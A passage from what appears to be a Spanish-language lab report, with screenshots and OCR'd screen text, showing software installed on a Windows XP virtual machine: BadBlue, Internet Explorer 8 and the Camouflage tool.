



Ilustración 7 BadBlue instalado

1.5 Instalacion Windows Explorer




WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Instalar Windows Internet Explorer 8
Obtener las últimas actualizaciones
Instalar actualizaciones
Esto instalará actualizaciones para Windows, Internet Explorer y la Herramienta de eliminación de software malintencionado de Windows a fin de ayudarlo a proteger el equipo contra amenazas de seguridad.
La Herramienta de eliminación de software malintencionado de Windows se ejecutará durante la instalación para detectar y quitar software malintencionado conocido.
Obtener más información acerca de las actualizaciones en línea
< Atrás
Siguiente >
Cancelar
Inicio
Llovizna
Por la tarde
ESP
LAA
9:38 a.m.
2/10/2025
CTRL DERECHA

WINDOWS_XP [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Instalar Windows Internet Explorer 8
Lea los términos de la licencia.
TÉRMINOS COMPLEMENTARIOS DE LA LICENCIA DE SOFTWARE DE MICROSOFT
MICROSOFT WINDOWS INTERNET EXPLORER 8 PARA MICROSOFT WINDOWS XP, WINDOWS VISTA, WINDOWS SERVER 2003 Y WINDOWS SERVER 2008
Versión para imprimir
Acepto
No acepto
Inicio
Llovizna
Por la tarde
ESP
LAA
9:38 a.m.
2/10/2025
CTRL DERECHA







Ilustración 8 Windows Explorer instalado


1.6 Instalación de Camouflafe


Instalado correctamente según la **Ilustración 10**, permitiendo su acceso desde el menú contextual (clic derecho sobre los archivos).

